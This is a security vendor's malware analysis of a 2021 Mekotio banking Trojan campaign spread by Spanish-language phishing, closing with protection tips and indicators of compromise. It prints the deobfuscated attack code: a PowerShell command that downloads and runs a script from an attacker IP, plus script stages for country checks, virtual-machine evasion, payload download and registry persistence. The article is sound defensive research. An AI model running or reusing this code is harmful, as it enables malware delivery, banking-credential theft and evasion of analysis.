Mekotio Banker Returns with Improved Stealth and Ancient Encryption

research.checkpoint.com/2021/mekotio-banker-returns-with-improved-stealth-and-ancient-encryption/

November 3, 2021

November 3, 2021

Research by: Arie Olshtein & Abedalla Hadra

- A banking Trojan called “Mekotio” that targeted Latin America countries in the past, now making a comeback with a change in its infection flow.
- Check Point Research (CPR) detected over 100 attacks in recent weeks using the Trojan’s new technique
- The infection starts out and distributed with a phishing email containing a link to a zip archive or a zip file as an attachment.
- One of the main characteristics of those bankers, such as Mekotio, is the modular attack which gives the attackers the ability to change only a small part of the whole in order to avoid detection.

Introduction

Mekotio, a modular banking Trojan that targeted Latin American countries, recently made a comeback with a new infection flow. The new campaign started right after the Spanish Civil Guard announced the arrest of 16 people involved with Mekotio distribution in July 2021. It

appears that the gang behind the malware were able to narrow the gap quickly and change tactics to avoid detection.

We assume that the main cybercrime groups are operating from Brazil and they collaborated with Spanish gangs to distribute malwares. The arrest stopped the activity of the Spanish gangs but not the main cybercrime groups.

Mekotio's new infection vector contains these unprecedented elements:

- A stealthier batch file with at least two layers of obfuscation.
- New fileless PowerShell script that runs directly in memory.
- Use of Themida v3 for packing the final DLL payload.

In the last 3 months, we saw approximately 100 attacks use new, simple obfuscation techniques, with the help of a substitution cipher, to hide the first module of the attack. This simple obfuscation technique allows it to go undetected by most of the AntiVirus products.



Figure 1 – Low detection rate of Mekotio batch file on VirusTotal

During July and August, Check Point Threat Prevention Engine detected and blocked a wave of malicious batch files with unique obfuscation patterns. When we looked into it, we saw the following attack flow:

Attack flow



Figure 2 – Mekotio new attack flow

1. The infection starts with a phishing email containing a link to a zip archive or a zip file as an attachment. The message lures the victim to download and extract the zip content.
2. When the user clicks on the zip content, the batch script is executed.
3. The batch script runs a “PowerShell Download Cradles” which downloads and runs a PowerShell script on the memory.
4. The PowerShell script:
    - Checks if the target is located in Latin America.
    - Makes sure it is not running in a virtual machine.
    - Sets up persistence in the victim’s operating system.
    - Downloads a secondary zip archive.
5. The secondary zip archive contains three files:

1.
    1. AutoHotkey (AHK) interpreter (AutoHotkey is a free, open-source scripting language for Windows that allows users to easily create small to complex scripts for all kinds of tasks).
    2. Mekotio DLL usually packed with Themida v3.
    3. AutoHotkey script.

6. Those 3 files are extracted and saved in a new directory on the infected system.

7. The PowerShell script calls the AutoHotkey interpreter to run the AHK script.

8. The AutoHotkey script runs the DLL payload.

9. The DLL contains the main Mekotio banker functionality for actions such as stealing access credentials for electronic banking portals and a password stealer.

10. The stolen data is sent to the C&C server.

Let's now take a closer look at the malware components.

Phishing email

The phishing email, which is written in Spanish, claims that there is a digital tax receipt pending submission. When the victims click the link in the email, a malicious zip archive is downloaded from a malicious website.

Figure 3 – Phishing email

Batch file

The batch file extracted from the first zip archive has two layers of obfuscation and often contains a file name which starts with "Contacto".

Figure 4 – Snippet of the obfuscated batch script

The first layer of the obfuscation is a simple substitution cipher. Substitution ciphers encrypt plaintext by replacing each symbol in the plaintext with the corresponding symbol from the lookup table. The source code of this obfuscation was probably taken from here.
Each batch file contains these two lines:



Figure 5 – Substitution arrays

These lines define the substitution and we can use them to deobfuscate the first layer.
After deobfuscating the first layer, we get another layer of obfuscation:

Figure 6 – Layer 2 of obfuscation

In this layer, slices of the command are saved in different environment variables. The values in lines 4-13 are concatenated, resulting the following command:

powershell.exe -ep bypass -nop -win 1
There is also a PowerShell command saved in the environment variable in the example called “mEeWtg9Pxm” (line 18), which is produced as a result of concatenating letters from the environment variable in the example called “o7cro6vX” (line 3).
The output of executing the lines 3 and 18 is the following PowerShell command:

```
iex("IEX(New-Object Net.WebClient).DownloadString('http://13.66.15.167/m/?a=Z0DEXUBSWD7FE45T3JHBMMJXCW3DON98P9LY3SRT')");
```

Putting everything together, the batch file executes the following command:

echo iex(“IEX(New-Object Net.WebClient).DownloadString(‘https://13[.]66.15.167/m/?a=Z0DEXUBSWD7FE45T3JHBMMJXCW3DON98P9LY3SRT’)”); **|** powershell.exe -ep bypass -nop -win 1

After executing the command, a PowerShell script is downloaded to the memory and is executed.

PowerShell script

The first thing the script does is check the location of the infected system using the ipinfo.io service. If the system is not in one of these countries, (Brazil, Chile, Mexico, Spain and Peru), then the attack is terminated.

```
$Data = Invoke-RestMethod http://ipinfo.io/json | Select -exp country

  If ($Data  -eq 'BR')  {

  }  ElseIf ($Data  -eq 'CL')  {

  }  ElseIf ($Data  -eq 'MX')  {

  }  ElseIf ($Data  -eq 'ES')  {

  }  ElseIf ($Data  -eq 'PE')  {

  }  Else {

  exit
  }
```

Figure 7 – Checking the location of the infected system

Next, the script checks if it is running in a virtual machine: it compares the computer model to the strings ‘VMware Virtual Platform’ and ‘Virtual Machine’, and exits if the computer model is one of the above.

```
$IsVirtual=((Get-WmiObject win32_computersystem).model -eq 'VMware Virtual
Platform' -or ((Get-WmiObject win32_computersystem).model -eq 'Virtual Machine'))

 if ($IsVirtual) {
    # Write-Host -ForegroundColor GREEN <TRUE=
    #é vm
    exit
 } else {
    # Write-Host -ForegroundColor RED   <FALSE=
     #nao é vm
     }
```

Figure 8 – Checking if the computer is a virtual machine

The next thing the script does is to create an empty file, used as a footprint, whose name is the current date. This lets it know if it already ran in the system. If the file already exists, the script stops the execution.

```
$sentopeia = "$env:ProgramData\$([System.DateTime]::Now.ToString('ddMMyyyy'))"
$xuxura = [System.IO.File]::Exists($sentopeia)



if (-Not $xuxura)
{
  "" | Set-Content $sentopeia
```

Figure 9 – Footprint file creation

After checking the footprint file, a directory with a random name whose length is 8 is usually created in the ProgramData Directory.

```
$bucetao = gerando 8  #generate random string of length 8
$bucetao = "$env:ProgramData\$bucetao\"

New-Item -ItemType directory -Path $bucetao
```

Figure 10 – Creating a new directory

Next, a secondary zip file with a random file name is downloaded to the directory.

```
$baitola = "http://13.66.15.167/F/bet6yfu.zip"

(New-Object System.Net.WebClient).DownloadFile($baitola, $lagosta)
```

Figure 11 – Downloading the zip file

The downloaded zip archive contains three files: Mekotio payload DLL, AutoHotkey interpreter and AutoHotkey script. After downloading the zip archive, the script extracts and renames each file in the zip archive with a random name and saves it in the created directory.

The script checks the size of the extracted files to distinguish between the type and the purpose of the files. The script renames the files, adding the extension according to the detected file type.

```
$trasurbao = gerando 4  #generate random string of length 4
$superman = $bucetao +  $trasurbao + ".dll"

$picasso = gerando 3   #generate random string of length 3
$maioral = $bucetao +  $picasso + "@.exe"

$marginal = gerando 5 #generate random string of length 5
$loirao = $bucetao + $marginal

foreach ($bizarra in $bieleta)
{
  $definicaotam = (Get-Item "$bucetao$bizarra").Length
  if ($definicaotam -lt 2000)
  {
    Rename-Item -Path "$bucetao$bizarra" -NewName $loirao
  }
  elseif ($definicaotam -lt 1000000)
  {
    Rename-Item -Path "$bucetao$bizarra" -NewName $maioral
  }
  else
  {
    Rename-Item -Path "$bucetao$bizarra" -NewName $superman
  }
}
```

Figure 12 – Renaming files from the downloaded zip

After renaming the extracted files, a shortcut to the AutoHotkey is created in the AppData directory. The arguments to the shortcut are the AutoHotkey script and the Mekotio DLL. An AutoHotkey process is started using the shortcut.

```
  $sharopao = New-Object -ComObject "WScript.Shell"
  $shrcutinho = $sharopao.CreateShortcut("$env:APPDATA\" + $picasso + ".lnk")
  $shrcutinho.TargetPath = $maioral
  $shrcutinho.Description = $loirao
  $shrcutinho.Arguments = """$loirao"" ""$superman"""
  $shrcutinho.WorkingDirectory = $bucetao
  $shrcutinho.Save()

Start-Process ("$env:APPDATA\" + $picasso + ".lnk")

Remove-Item $lagosta
```

Figure 13 – Creating the shortcut and starting AutoHotkey process

Finally, persistence is gained by adding a new value to the following registry key: “HKCU\Software\Microsoft\Windows\CurrentVersion\Run”
This runs the AutoHotkey with the AHK script and the Mekotio DLL as arguments.

```
$cocaina = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
set-itemproperty $cocaina $trasurbao ("""$maioral"" ""$loirao""  ""$superman""")
```

Figure 14 – Adding a new value to the registry

The AHK script uses DllCall to run the 4th exported DLL function. By executing the AutoHotkey script, the DLL looks like part of the AutoHotkey execution. As final payloads, we see the DLL which contains the well-known and well-covered Mekotio Banker.

Conclusion

Banking Trojans are a common malware used in attacks targeting countries in Latin America.

One of the characteristics of those bankers, **such as Mekotio**, is the modular attack which gives the attackers the ability to change only a small part of the whole in order to avoid detection.

CPR see a lot of old malicious code used for a long time, and yet the attacks manage to stay under the radar of AVs and EDR solutions by changing packers or obfuscation techniques such as a substitution cipher.

Our analysis of this campaign highlights the efforts that attackers make to conceal their malicious intentions, bypass security filtering and trick users. To protect yourself against this type of attack, be suspicious of any email or communication from a familiar brand or

organization that asks you to click on a link or open an attached document.

Here are **some practical tips to help keep your data safe**:

1. Beware of lookalike domains, spelling errors in emails or websites, and unfamiliar email senders.
2. Be cautious with files received via email from unknown senders, especially if they prompt for a certain action you would not usually do.
3. Make sure you are ordering goods from an authentic source. One way to do this is to NOT click on promotional links in emails, and instead, Google your desired retailer and click the link from the Google results page.
4. Beware of “special” offers that don’t appear to be reliable or trustworthy purchase opportunities.
5. Make sure you do not reuse passwords between different applications and accounts.

Organizations can prevent zero-day attacks with an end-to-end cyber architecture used to block deceptive phishing sites and provide alerts on password reuse in real time. Check Point Infinity is effective because it combines two key ingredients: full convergence across all attack surfaces and all attack vectors, and advanced prevention that can tackle the most sophisticated zero-day phishing and account takeover attacks.

Check Point Threat Emulation provides protection against this threat:

- Win.PSBypass.A
- Wins.obfusBat.A

Indicators of Compromise

Batch Sha1

09a536c2260d01fe9de33b905cde75685360cd3d

106a719cecf90db98fb3a79bf22435acafcf6e4f

134b1b4e2726117b0bf5ac7670f37e10f40ccc31

24965ac9150a86085aa36b953ef3b181ef2007b5

40ce61f375fbebf809bf55f7dba93c890ac990ac

412c522f180d6d773b892e92e45c72780a9f491c

4178e160fdff914718b55ded12808189939453bb

561bff9aa9c807b937b460ef3d2cf0f710ff3eb5

5a9d4e41d677d0caadf232b7cdcfe51cde38ed77

5bc7099f709e1ae1ac0354fa99a32703e6306a6d

87cbb5e4bae97f51e22668634ebc764e6a863a68

87d9f2c95835a1ad9c2397d0f776eb8f2e08125c

c3b93e8d68614447f462d001b7a44ccc7c3c9e52

c7b3f093a320ffd2b9667c79622a42d88e2b68ac

d1404272a3d23b143fc9fec377577cab715d9838

d884cd7ac1664d1227214fe21e6ef7f657fa69a5

dfde9908dc5395f9dfb4b9dae00f4a3fb555af5c

fc24562b2efc77dc6174abf592fe68051751b678

Links to first zip

20.206.121[.]1/arquivo.php

40.90.192[.]58/factura0001450000g9.zip

lianzafacture[.]eu/75rg6ty7.php?e=desktop-pc

onflicitoesar[.]eu/75rg6ty7.php?e=desktop-pc

ontabilidadms[.]eu/75rg6ty7.php?e=desktop-pc

c2-3-143-67-171.us-east-2.compute.amazonaws[.]com/arquivo.php

taingenieria[.]eu/75rg6ty7.php?e=desktop-pc

erdfacturaa[.]top/arquivo.php

dfcompros[.]com/arquivo.php

emg-compl[.]com/75rg6ty7.php?e=desktop-pc

pyddteres[.]hopto.org/75rg6ty7.php?e=desktop-pc

ubbencion[.]australiaeast.cloudapp.azure[.]com/75rg6ty7.php?e=desktop-pc

ubbencion[.]eu/75rg6ty7.php?e=desktop-pc